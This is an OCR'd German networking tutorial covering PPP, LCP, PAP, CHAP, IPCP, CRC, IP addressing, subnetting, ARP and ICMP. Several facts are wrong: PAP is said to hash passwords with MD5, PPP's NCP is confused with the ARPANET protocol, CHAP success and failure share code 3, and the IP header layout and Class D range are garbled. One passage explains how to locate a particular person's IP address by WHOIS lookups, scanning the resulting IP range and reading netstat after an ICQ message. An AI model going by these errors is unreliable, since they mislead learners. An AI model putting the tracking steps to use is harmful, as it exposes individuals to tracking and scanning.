
- Link Establishment Phase – In dieser Phase werden LCP-Pakete wird verwendet, um PPP während des Verbindungsaufbaus zu konfigurieren. Die Parameter werden durch einen Austausch von LCP-Paketen festgelegt. Wenn die Vereinbarung passt, ist die Verbindung hergestellt und es wird in die Authentifikationsphase oder die Netzwerk-Phase übergeleitet. Können sich die beiden Parteien (Points) nicht einigen, so wird die Verbindung abgebrochen. LCP-Pakete werden weiterhin periodisch gesendet zur Prüfung und Aufrechterhaltung der Verbindung.

- Peer Authentication Phase (optional) – Wahlweise kann einer oder beide eine Authentifikation des Gegenübers verlangen. Dies geschieht über das PAP bzw. CHAP. Wenn die Authentifikation erfolgreich war, bleibt die Verbindung bestehen und PPP tritt in die Network Layer Protocol Phase ein, ansonsten wird die Verbindung abgebrochen.

- Network Layer Protocol Phase – Hier werden NCP-Protokolle verwendet, für Internet-Verbindungen insbesondere das IPCP-Protokoll. Sobald die Schicht durch den Austausch von NCP-Paketen konfiguriert ist, können IP-Datagramme über das PPP übertragen werden.

- Link Termination Phase – Die Verbindung kann zu jeder Zeit durch eine Benutzerfrage, aber auch durch falsche Authentifikation, Ausfall des Carrier-Signals (Carrier loss) oder den Ablauf der Inaktivitäts-Zeit beendet werden.

Der PPP-Rahmen ist zeichenorientiert und sieht folgendermassen aus :



- Start- und Stop-Flag
  Nähere Beschreibung siehe HDLC-Rahmen

- Adresse

  Dieses Feld ist konstant mit acht Einsen gefüllt. Es existiert aus Kompatibilitätsgründen zu HDLC.

- Control

  Auch dieses Feld existiert aus Kompatibilitätsgründen und enthält normalerweise konstant den Wert 3 (HDLC : Unnumbered Frame)

- Protocol

  Hier wird angegeben, um welches Protokoll es sich handelt, mit dem die Daten transportiert werden (z.B. IP-Protokoll)

- Data
  hier befinden sich die entsprechenden Daten, die transportiert werden sollen, wenn nicht anders durch LCP vereinbart

- CRC
  Die Prüfsumme (Errechnung wird auf folgenden Seiten erklärt)

Das LCP (Link Control Protocol)

Wie bereits erwähnt tragen die LCP-Pakete zur Eröffnung und Erhaltung der Verbindung bei. Da der LCP-Rahmen wie ALLE Rahmen der PPP-Familie den HDLC-Rahmen als Vorbild hat, sind gewisse Ähnlichkeiten zu entdecken. Dinge wie Start- und Stop-Flag, CRC bleiben dabei gleich (siehe PPP-Rahmen). Im übrigen sieht der LCP-Rahmen so aus :

Start-Flag	Adr.	Control	ID	Code	Identifier	Length	Data	CRC	Stop-Flag

Addr : Adressfeld, 1 Byte lang, hat den Wert 255 (vom HDLC-Rahmen)

Control : Kontrollfeld , 1 Byte, hat den Wert 3 (vom HDLC-Rahmen)

ID : Protokoll-ID, 1 o. 2 Byte, hat bei LCP den Wert &HC021

Code : Das Codefeld, 1 Byte lang, identifiziert den Frametyp :
01 – Anfrage auf Konfigurations (RQ)
02 – Bestätigung der Konfiguration (ACK)
03 – Negative Bestätigung der Konfiguration (NAK)
04 – Zurückweisen der Konfiguration (Reject)
05 – Anfrage auf Beenden
06 – Bestätigung des Beendens
07 – Zurückweisen des Codes
08 – Zurückweisen des Protokolls
09 – Echo-Anfrage
10 – Echo-Antwort
11 – Echo ausschalten

Identifier: Identifier, 1 Byte, trägt eine ID, um Anfragen und Antworten einander zuordnen zu können

Länge : Das Längenfeld, 2 Bytes lang, beinhaltet die Gesamtlänge des Rahmens

Data : In einigen Fällen enthält das Data-Feld eine 4 Byte lange „magic number". Dabei handelt es sich um eine vom Absender zufällig erzeugte Zahlenfolge, um diesen zu identifizieren. Werden nämlich zwei Rahmen mit der gleichen „magic number" empfangen, so gibt es mit höchster Wahrscheinlichkeit irgendwo eine Rückkopplung und das zweite empfangene Paket ist nur eine Reflektion.

PAP (Password Authentification Protocol)

Es wird aus dem Passwort ein Schlüssel errechnet (Hashing-Verfahren, unter Windows MD5-Hash). Da der PAP-Rahmen wie ALLE Rahmen der PPP-Familie den HDLC-Rahmen als Vorbild hat, ändern sich Dinge wie Start- und Stop-Flag und CRC nicht (siehe PPP-Rahmen). Dann werden PAP-Pakete ausgetauscht, die so aussehen :

Start-Flag	Adr.	Control	ID	Code	Identifier	Length	Data	Stop-Flag

- Adr. : = 255 (Kommt vom HDLC-Rahmen), Gesamtlänge 1 Byte
- Control : = 003 (Kommt vom HDLC-Rahmen), Gesamtlänge 1 Byte
- ID : = &C023 (ID für PAP), Gesamtlänge 1 o. 2 Bytes
- Code : 1 = Authentifikations-Anfrage (RQ vom Client)
  2 = Authentifikations-Bestätigung (ACK vom Server)
  3 = Authentifikations-Bestätigung, negativ (NAK v. Server)
- Identifier = Lfd. Nummer, um Fragen den Antworten zuzuordnen (8Bit)
- Length = Komplette Rahmengrösse (2 Bytes)
- Data = Daten abhängig von Code-Feld (variable Länge)

CHAP (Challenge Handshake Authentification Protocol)

Hier wird zunächst um eine Authentifizierung gebeten. Daraufhin sendet der Server dem Client einen Hash-Schlüssel (eine Zufallszahl). Aus dem Passwort und der Zufallszahl wird vom Client ein Zugangs-Schlüssel errechnet und an den Server geschickt. Hierrauf kann nun wie beim PAP eine positive oder eine negative Antwort erfolgen. Da der CHAP-Rahmen wie ALLE Rahmen der PPP-Familie den HDLC-Rahmen als Vorbild hat, ändern sich Dinge wie Start- und Stop-Flag und CRC nicht (siehe PPP-Rahmen). Der CHAP-Rahmen sieht so aus :

Start-Flag	Adr.	Control	ID	Code	Identifier	Length	Data	Stop-Flag

- Adr. : = 255 (Kommt vom HDLC-Rahmen), Gesamtlänge 1 Byte
- Control : = 003 (Kommt vom HDLC-Rahmen), Gesamtlänge 1 Byte
- ID : = &C223 (ID für CHAP), Gesamtlänge 1 o. 2 Bytes
- Code : 1 = Challenge (Hash-Wert vom Server)
  2 = Response (Versuch vom Client)
  3 = Success (ACK vom Server)
  3 = Failture (NAK vom Server)
- Data : (1) = Im Falle “Challenge” : Login-Name und Hash-Schlüssel
  (2) = Antwort-Hashwert und originalen Hash-Schlüssel
  (3) = Login-name


Das NCP (Network Control Protocol)

Das NCP-Protokoll ist eine Protokollfamilie. Es gilt als Vorläufer der heutigen TCP/IP-Protokolle. Die NCP-Protokolle boten als Dienste die Terminalsitzung und den Filetransfer. Da der NCP-Rahmen wie ALLE Rahmen der PPP-Familie den HDLC-Rahmen als Vorbild hat, ändern sich Dinge wie Start- und Stop-Flag und CRC nicht (siehe PPP-Rahmen). Bis 1982 wurde NCP im Arpanet eingesetzt. Es beinhaltet folgende Protokolle :

- ATCP (AppleTalk Control Protocol) zur Steuerung von AppleTalk-Verbindungen
- BCP (Bridge Control Protocol) zur Steuerung von Bridge-Verbindungen
- BVCP (Bayan Vines Control Protocol) zur Steuerung von Bayan Vines-Verbindungen
- CCP (Compression Control Protocol) Steuerprotokoll zur Kontrolle von Kompressionsparametern für PPP
- DNCP (DECnet Phase IV Control Protocol) zur Steuerung von DECnet-Verbindungen
- ECP (Encryption Control Protocol) Steuerprotokoll für Verschlüsselungs-parameter der PPP-Verbindungen
- IPXCP (Internetwork Packet eXchange Control Protocol) Protokoll für Novell IPX-Verbindungen
- MP (Multilink Protocol) Protokoll zur Bündelung logischer Kanäle
- OSINLCP (OSI Network Layer Control Protocol) Steuerprotokoll für OSI-Layer-3-Verbindungen

- XNSCP (XNS IDP Control Protocol) Network Control Protocol zur Steuerung von XNS-IDP-Verbindungen

- IPCP (Internet Protocol Control Protocol) Protokoll zur Konfiguration, Freigabe und Sperrung von IP-Verbindungen. Da sich TCP/IP inzwischen extrem durchgesetzt hat, ist das IPCP natürlich besonders interessant und soll es hier noch genauer beschrieben werden. IPCP verwendet den gleichen Mechanismus zum Paketaustausch wie LCP. IPCP-Pakete dürfen erst dann ausgetauscht werden, wenn PPP in die NCP-Phase kommt. Der IPCP-Rahmen hat wieder HDLC-Format und sieht deshalb dem LCP-Rahmen sehr ähnlich :



Addr : Adressfeld, 1 Byte lang, hat den Wert 255 (vom HDLC-Rahmen)

Control : Kontrollfeld , 1 Byte, hat den Wert 3 (vom HDLC-Rahmen)

ID : Protokoll-ID, 1 oder 2 Byte, den Typ der Information im Informationsfeld und hat bei IPCP den Wert &H8021

Code : Das Codefeld, 1 Byte lang, identifiziert den Frametyp :
01 – Anfrage auf Konfigurations (RQ)
02 – Bestätigung der Konfiguration (ACK)
03 – Negative Bestätigung der Konfiguration (NAK)
04 – Zurückweisen der Konfiguration (Reject)
05 – Anfrage auf Beenden
06 – Bestätigung des Beendens
07 – Zurückweisen des Codes

Identifie : Identifier, 1 Byte, trägt eine ID, um Anfragen und Antworten einander zuordnen zu können

Länge : Das Längenfeld, 2 Bytes lang, beinhaltet die Gesamtlänge des Rahmens

Data : Hier als Datenfeld für Konfigurationsparameter verwendet.

Der CRC (Cyclic redundancy code)

Aus der zu übertragenden Nachricht wird nach einem mathematischen Gesetz mit Hilfe eines sogenannten Generator-Polynoms die hinzuzufügende Redundanz abgeleitet und unmittelbar im Anschluss an die eigentliche Nachricht übertragen. Dadurch können folgende Fehler entdeckt werden :

- alle Einzelbit-Fehler
- alle Doppelbit-Fehler (wenn P(x) >= 3 Terme)
- jede ungerade Zahl von Fehlern (wenn P(x) den Term x+1 als Faktor enthält)
- alle Fehlerbündel, (wenn Bündel-Länge < Redundanz-Länge)
- die meisten längeren Fehlerbündel

Verwendete Generator-Polynome sind :

- CRC12 : x^12+x^11+x^7+x^2+1
- CRC16 : x^16+x^15+x^2+1
- CRC-CCITT : x^16+x^12+x^5+1 (wird für HDLC verwendet)
- CRC32 : x^32+x^26+x^23+x^22+x^16+x^12+ x^11+x^10+x^8+x^7+x^5+x^4+x^2+1

Beispiel : CRC berechnen

Generator-Polynom : x^5+x^4+x^2+1
Bitfolge : 101 000 1101

1. Schritt : x^r * M(x)

x^5 * (x^9+x^7+x^3+x^2+1) = x^14+x^12+x^8+x^7+5 (Schieben n. links)
= 1010001101 00000

2. Schritt :(x^r * M(x)) / P(x) = Q(x) mod2 + R(x) / P(x)

```
101000110100000
110101.........
------.........
 111011........
 111011........
 ------........
 00111010......
   110101......
   ------......
   00111110....
     110101....
     ------....
     00101100..
       110101..
       ------..
       0110010.
        110101.
        ------.
        0001110 = Redundanz
```

3. Schritt : T(x)=x^r * M(x) mod2 + R(x)

```
                        !----Ursprüngliche Nachricht
 101000110100000        !
+           1110        !      !---- Prüfsumme
-----------------       \!/    \!/
  10100011011110 = 1010001101 1110
```

Die Vermittlungs-Schicht (Network Layer)

Das IPX-Protokoll (internetwork packet exchange)

Bei dem IPX-Protokoll von Novell handelt es sich um ein herstellerspezifisches Netzwerk-protokoll, das vorwiegend in Netware-Umgebungen eingesetzt wird. IPX definiert ein verbindungsloses Übertragungsprotokoll auf der Vermittlungs-schicht, das aus dem Internetwork Datagram Protocol (IDP-Protokoll) von XNS entwickelt wurde. Ein IPX-Paket ist folgendermassen aufgebaut :

Bytes 00-01	: Checksum (Prüfsumme)
Bytes 02-03	: Paketlänge
Byte 04	: Transport-Protokoll
Byte 05	: Paket-Typ
Bytes 06-09	: Ziel-Netzwerk
Bytes 10-11	: Ziel-Socket
Bytes 12-15	: Quell-Netzwerk
Bytes 16-21	: Quell-Host
Bytes 22-23	: Quell-Socket
Bytes 24-522	: Daten

Das IP (Internet Protocol)

Mit den bisherigen Schichten ist es möglich, Daten von einem Rechner zum anderen zu übertragen. Damit wir uns aber in einem Netz von Netzen bewegen können, brauchen wir eine weitere Schicht, die die sogenannte "Netzwolke" realisiert. Dazu dient hauptsächlich das IP-Protokoll.

IP ist sozusagen der Grundstein aller Datenübertragungen im Internet, denn es verpackt die Daten in Pakete und adressiert diese, sodass eine verbindungslose Kommunikation möglich wird. Dies geschieht über sogenannte IP-Datagramme, die durch die "Netzwolke" zum Empfänger geschickt werden. Ein solches Datagramm besteht aus dem Header (enthält u.a. Quell- und Ziel-IP- Adresse, Transportschicht-Protokoll und Version) und natürlich aus den zu versendenden Daten.

Da der IP-Dienst verbindungslos ist, können Datagramme zwischen zwei Knoten völlig verschiedene Wege nehmen, um zum Ziel zu kommen und sie müssen auch nicht in richtiger Reihenfolge ankommen. Das IP garantiert weder die Einhaltung einer bestimmten Reihenfolge noch eine Ablieferung beim Empfänger (d.h. Datagramme können z.B. wegen Netzüberlastung verloren gehen). Empfangsquittungen gibt es auf IP-Schicht nicht. Die maximale Länge von IP-Datenpaketen ist auf 65.535 Bytes beschränkt.

Da bestimmte Netze, ebenso wie einige Internetworking-Komponenten, diese Paketlänge nicht verarbeiten können, spezifiziert IP die Mindestpaketlänge mit 576 Bytes. Es kann also durchaus die Notwendigkeit bestehen, IP-Datenpakete in kleinere Datenpakete aufzuspalten, zu fragmentieren. Das Wiederzusammensetzen nennt man »Reassemblieren«. Jedes IP-Fragment hat selbst wieder das Format eines gewöhnlichen IP-Paketes. Durch diese Massnahme kann eine geforderte Transportleistung der Transportschicht an die zur Verfügung stehende Netzleistung angepasst werden.

Da das Internet-Protokoll auf der Vermittlungsschicht aufsetzt und diese für das Routing durch ein Netzwerk zuständig ist, erlaubt das Protokoll auch die Identifikation von Stationen anhand der IP-Adresse. Damit die Datenpakete nicht unendlich durch das Netz irren und dieses verkehrsmässig belasten, hat der IP-Header ein eigenes Feld, in dem die Lebensdauer (TTL = Time to live) eines Datagramms festgelegt wird. Dieses Feld setzt die Zeitdauer fest, nach der ein Datenpaket verworfen wird.

Da das Internet-Protokoll auf der Vermittlungsschicht aufsetzt und diese für das Routing durch ein Netzwerk zuständig ist, erlaubt das Protokoll auch die Identifikation von Stationen anhand der IP-Adresse. Es existieren verschiedene Netzwerk-Protokolle, die jeweils in Zusammenhang mit einer ganzen Protokoll-familie entstanden sind. Die bekanntesten davon sind das datagrammorientierte Internet-Protokoll der TCP/IP-Protokollfamilie; das IDP-Protokoll (Internet Datagram Protocol) von Xerox aus der XNS-Familie; das von der OSI standardisierte Protokoll ISO-IP sowie das IPX-Protokoll von Novell.

IP-Datagramm-Header

```
------------------------------------------------------------------------
! 1. Byte                                                               !
!          Bit0-4 : IP-Version (IPv4 / IPv6)                           !
!                                                                      !
!          Bit5-8 : Internet Header Length (IHL)                       !
!                   Länge des Headers inkl. Länge der "Options"        !
!                   Werte 05-15 => Blocklänge= x *32bit                !
!                                                                      !
! 1. Byte           Type of Service                                    !
!                   Bit0-Bit2=Vorrang (000=normal - 007 Netzwerk-Ctrl.)!
!                   Bit3=Verzögerung (0=normal, 1=gering)              !
!                   Bit4=Durchsatz    (0=normal, 1=hoch)               !
!                   Bit5=Zuverlässigkeit (0=normal, 1=hoch);           !
!                   Bit6+7=0 (unbenutzt / für Router)                  !
!                                                                      !
! 2.+3. Byte        Total Length (max. 65535)                          !
!                                                                      !
! 4.+5. Byte        Identification                                     !
!                   Nummerierung fragmentierter Datagramme             !
!                   (von höherem Protokoll vergeben)                   !
!                                                                      !
! 6.+7. Byte        Fragmentierungssteuerung, falls verwendet          !
!                                                                      !
!            Bit0 : 0                                                  !
!                                                                      !
!            Bit1 : Don't Fragment (DF) : 1 = nicht möglich            !
!                                                                      !
!            Bit2 : More Fragment  (MF) : 1 = es folgen noch           !
!                                             weitere Fragmente        !
!                                                                      !
!         Bit3-16 : Fragment Offset                                    !
!                   Position des fragmentierten Datagramms im Original !
!                                                                      !
! 8.+9. Byte      : Time to live (TTL)                                 !
!                   Datagramm-Verfallszeit in Sekunden                 !
!                   (verhindert Datenmüll - falls Pakete sich dennoch  !
!                   in den endlosen Weiten des Netzes (Void) verirren, !
!                   erhält der Sender eine ICMP-Nachricht)             !
!                                                                      !
! 10.+11. Byte    : Protocol                                           !
!                   Protokoll der Transportschicht des Empfängers      !
!                                                                      !
! 12.+13. Byte    : Header Checksum                                    !
!                   Bei Router-Passage Änderung von TTL, Flags+Offset  !
!                                                                      !
! 14.-17. Byte    : Source IP-Adress - Adresse des sendenden Rechners  !
!                                                                      !
! 18.-22. Byte    : Destination IP-Adress - Adresse des Zielrechners   !
!                                                                      !
!  (variabel)     : Options - Kann Info zu Routing, Diagnose und       !
!                           Statistik enthalten                        !
!                                                                      !
!  (variabel)     : Padding - Füllzeichen, damit Header                !
!                           Mindestlänge hat                           !
!                                                                      !
------------------------------------------------------------------------
```

IP-Adressen

In einem Netz von Netzen gibt es viele Knoten, Unterknoten und schliesslich die einzelnen Rechner (Hosts). Man hat sich entschieden, einen eigenen logischen Adressraum dafür anzulegen.

Dies hat z.B. den Vorteil, dass ein einzelner Rechner, wenn er "umzieht" und sich an ein anderes Unternetz anschliesst, seine Adresse behalten kann, ohne dabei das ganze Netz durcheinanderzubringen. Vergleichbar damit ist, dass man z.B. seine E-Mail-Adresse behalten kann, wenn man umzieht, obwohl sich durch den Umzug die physikalische Adresse (PLZ, Strasee, usw.) ändert.

Zum IP-Protokoll gehören also die IP-Adressen, die sich aus 4 mal 8 Bits zusammensetzen und die durch Punkte voneinander getrennt werden (a.b.c.d). Sie stellen die Adresse für einen Rechner im Internet dar. Durch die jeweiligen 8 Bit (= 1 Byte) können Werte von 1 bis 254 verwendet werden. Die Zahlen 0 und 255 haben innerhalb der Netzwerke eine besondere Funktion.

Die Adresse setzt sich aus zwei Teilen zusammen, dem Internet-Teil und dem lokalen Netzwerkanteil (n = Subnetz, r = Rechnernr.) Derzeit gibt es die drei Klassen A, B und C. Die Klasse A ist für wenig Subnetze mit vielen Rechnern, die Klasse C dagegen für viele Subnetze mit wenig Rechnern ausgelegt. Die Aufteilung in die Klassen findet durch Festlegen von Bits im ersten Byte (a) statt :

Bit / **Klasse**	**7**	**6**	**5**	**4**	**3**	**2**	**1**	**0**	
Class A	0	x	x	x	x	x	x	x	x = 0 - 127
Class B	1	0	x	x	x	x	x	x	x = 128 - 191
Class C	1	1	0	x	x	x	x	x	x = 192 - 223
(Class D)	1	1	1	0	x	x	x	x	x = 224 - 239
(Class E)	1	1	1	1	0	x	x	x	x = 240 - 247

Damit jede IP-Nummer wirklich eindeutig ist, gibt es mehrere übergeordnete Organisationen, die diese Nummern in Gruppen vergeben. Am höchsten steht das das Network-Information-Center (NIC) des Data Defense Networks (DDN, Netzwerk des US-amerikanischen Verteidigungs-ministeriums). Diesem sind für jedes Land lokale NICs untergeordnet. Für Deutschland übernimmt diese Aufgabe das DENIC.

Klasse	**Adressbereich**	**Max. Rechneranzahl**
Class A	1.r.r.r bis 126.r.r.r	16387064
Class B	128.n.r.r bis 191.n.r.r	64516
Class C	192.n.n.r bis 223.n.n.r	254
(Class D)	224.b.c.d bis 254.b.c.d	Multicast / reserviert
(Class E)	240.b.c.d bis 247.b.c.d	reserviert

Die Verwendung von nicht authorisierten Nummern kann Funktionsstörungen innerhalb eines Netzwerkes hervorrufen, ein entsprechender Rechner kann zwar Pakete aussenden, wird aber nie welche empfangen können.

Subnetz-Adressen

Da das Internet ein Netz von Netzen ist und Subnetze existieren, die aus Knoten, Unterknoten und aus daran angeschlossenen Rechnern bestehen, steht der Adressraum unter beträchtlichem Druck. Daher werden Subnetz-adressen benötigt. Subnetz-IPs bezeichnen also keinen einzelnen Rechner oder Knoten mehr, sondern ganze Unter-Netze, an denen weitere Knoten oder Rechner hängen.

Bei der Einrichtung von Subnetzen wird die normale Kapazität von Knoten-IDs also in eine Anzahl von Subnetzen aufgeteilt, denen eine begrenzte Anzahl von Knoten zugeordnet wird. Für die Bildung von Subnetzen benötigt man eine Subnetz-Maske. Diese unterliegt der Kontrolle des Netzwerk-Administrators. Die Subnetz-Maske besteht genau wie die IP-Adresse aus 4 Bytes.

Einsen in der binären Maske kennzeichnen den Subnetz-Nummernteil eines Adressraumes, dagegen kennzeichnen Nullen den Teil, der für die Knoten-IDs zur Verfügung steht.

Klasse	Subnetz-Maske
Class A	255.0.0.0
Class B	255.255.0.0
Class C	255.255.255.0

Beispiel : Subnetz-Maske

```
IP            : 210.222.  5.121
Subnetz-Maske : 255.255.255.248
UND-Verknüpf. : ---------------
                210.222.  5.120 = Subnetz-Adresse

           -->  210.222.  5.121 \ Nutzbare Knoten-Adressen
            bis 210.222.  5.126 / zu deren Identifizierung

           -->  210.222.  5 127 = Broadcast-Adresse (untere Bits
                                                    alle gesetzt)
```

Besondere IP-Adressen

- 127.xxx.xxx.xxx für die Loopback-Funktion aller Rechner, unabhängig von der jeweiligen Netzadresse (127.0.0.1 = loopback)
- x = 255 Der Wert 255 ist als Broadcast-Adresse reserviert (Senden an mehrere Rechner)
- 255.255.255.255 Begrenzter Broadcast (alle)
- 126.255.255.255 Gerichteter Broadcast (Klasse-A Knoten)
- 0.0.0.0 "This Computer" - eigene IP-Adresse erfragen
- private Private Adressen sind nicht Internet-geeignet.
    - 1 Netz der Klasse A v. 10. 0.0.0 bis 10.255.255.255
    - 16 Netze der Klasse B v. 172. 16.0.0 bis 172. 31.255.255
    - 256 Netze der Klasse C v. 192.168.0.0 bis 192.168.255.255

Das ARP (Address Resolution Protocol)

Wir müssen den logischen Adressraum (IP-Adressen) von demphysikalischen Adressraum (MAC-Adressen) unterscheiden, und es muss ein Zusammenhang, eine Umsetzung geben, wie man vom einen auf das andere kommt. Daher existiert das ARP- und das RARP-Protokoll.

Früher gab es HOSTS-Dateien (hosts.txt), doch in einem grossen Netzwerk ist das zu aufwendig. Normalerweise sind IP-Adressen in einem Netzwerk den einzelnen Stationen fest zugewiesen.


In grossen Netzwerken ist es aber am einfachsten, wenn ein BOOTP-Server (Bootstrap) oder ein DHCP-Server (Dynamic Host Configuration Protocol) die IPs an die einzelnen Stationen verteilt, nachdem diese eine Anfrage gemacht haben. Diese IP behalten sie dann, bis die dafür vorgesehene Zeit abgelaufen ist.

ARP ist nun dazu da, die MAC-Adresse zu einer IP-Adresse zu liefern. Die physikalische MAC-Adresse ist bereits durch die Firmware eines Netzwerk-Geräts, zum Beispiel einer Netzwerkkarte voreingestellt und muss einzigartig im gesamten Netzwerk sein.

ARP prüft zuerst den Zwischenspeicher (Cache), um festzustellen, ob es die zu suchende Adresse kürzlich ausgewertet hat. Wenn ja, kann es diese an das IP-Protokoll übergeben, so dass das Paket verschickt werden kann. Ansonsten erzeugt ARP ein Rundsendungspaket (MAC-Adr. 0xFFFF_FFFF_FFFF), das ins Netzwerk geschickt wird.

Das Paket enthält die gesuchte IP-Adresse und die IP des Suchenden. Alle nächstgelegenen Systeme im Netz erhalten das Paket und übergeben es an ihre IP-Schicht. Wenn die IP-Adresse übereinstimmt erzeugt ARP dort eine Antwort um dem suchenden System seine MAC-Adresse mitzuteilen, ansonsten ist das System nicht betroffen und verwirft die Anfrage.

Aufbau einer ARP-Nachricht



Protokoll = Von welchem Protokoll wird die Operation angefordert
HLEN = Länge der Hardware-Adresse (MAC) in Oktetten
PLEN = Länge der Vermittlungsschicht-Adresse (IP) in Oktetten

Das RARP (Reverse Adress Resolution Protocol)

funktioniert genau in die entgegengesetzte Richtung. Anstatt anhand der logischen Adresse die physikalische zu ermitteln, sendet hier der Host einen RARP-request mit der physikalischen Adresse aus, worauf dann RARP-Server im Netz ihre eigenen Referenz-Tabellen durchsehen, und einen RARP request zurücksenden, welcher die logische Adresse an den anfragenden Host zurücksendet. Diese Methode wird eigentlich nur von Rechnern verwendet, welche ihre eigene IP nicht fest speichern, sodass sie diese erfragen können, und somit immer nur mit der Kenntnis ihrer physikalischen MAC-Adresse ins Netz booten.

Beispiel : IP-Adresse eines Servers oder einer Person ermitteln

Die IP-Adresse eines SERVERS bekommt man durch anpingen aus dem Betriebssystem (DOS / bash) z.B. "PING 210.123.123.123", die IP-Adresse einer PERSON, indem man :

a. - Übers Subnet, im Chat /whois USERNAME eingibt,
   - Mit erhaltener Subnet-Adresse eine Anfrage macht (WHOIS):

     Deutschland : http://www.nic.de/whois.html
     Amerika : http://www.arin.net/whois/arinwhois.html
     Europa/Afrika: http://www.ripe.net/db/whois.html
     Asien/Pazifik: http://www.apnic.net/reg.html


   - und die erhaltenen "Range of IPs" (eine Anzahl möglicher IPs) scannt (Scanner auf http://UHA1.com), oder indem man

b. eine ICQ-Nachricht schickt, danach im DOS NETSTAT -A eingibt. und die erhaltene Subnet-Adresse im Betriebssystem anpingt (z.B. "PING p3-max35.auck.ihug.co.nz:1054")

Das ICMP (Internet Control Message Protocol)

ICMP dient zum Austausch von Fehler- und Informationsmeldungen, wenn ein Host heruntergefahren wird oder wenn irgendwelche Fehler auftauchen, die eine Kommunikation behindern oder nicht möglich machen. Darum ist ICMP sehr wichtig für das Aufspüren von Fehlern, falls das Netzwerk nicht richtig funktionieren will. Auch das sogenannte "Pingen" funktioniert über ICMP. Besonders Gateways und Hosts benutzen ICMP, um Berichte über Probleme mit Datagrammen zur Originalquelle zurückzuschicken.

ICMP bietet ausserdem die Möglichkeit einer Echo-Anforderung, um feststellen zu können, ob ein Bestimmungsort erreichbar ist und antwortet. Ein ICMP-Packet ist eigentlich nichts anderes, als ein besonderes IP-Packet :




Die wichtigsten ICMP-Nachrichten-Typen sind :

 0 Echo reply
 3 Destination unreachable (Zielstation nicht erreichbar)
 4 Source quench (Buffer-Ressourcen verbraucht)
 5 Redirect (Pfadumleitung)
 8 Echo request
11 Time exceeded (Timer abgelaufen)
12 Parameter Problem (Parameter Problem)
13 Time stamp request
14 Time stamp reply
15 Information request
16 Information reply
17 Adress mask request
18 Adress mask reply

- Destination unreachable

  Das Ziel ist nicht erreichbar und das Antwort-Paket wird vom Router generiert, ausser wenn es sich um einen unerreichbaren Port handelt :



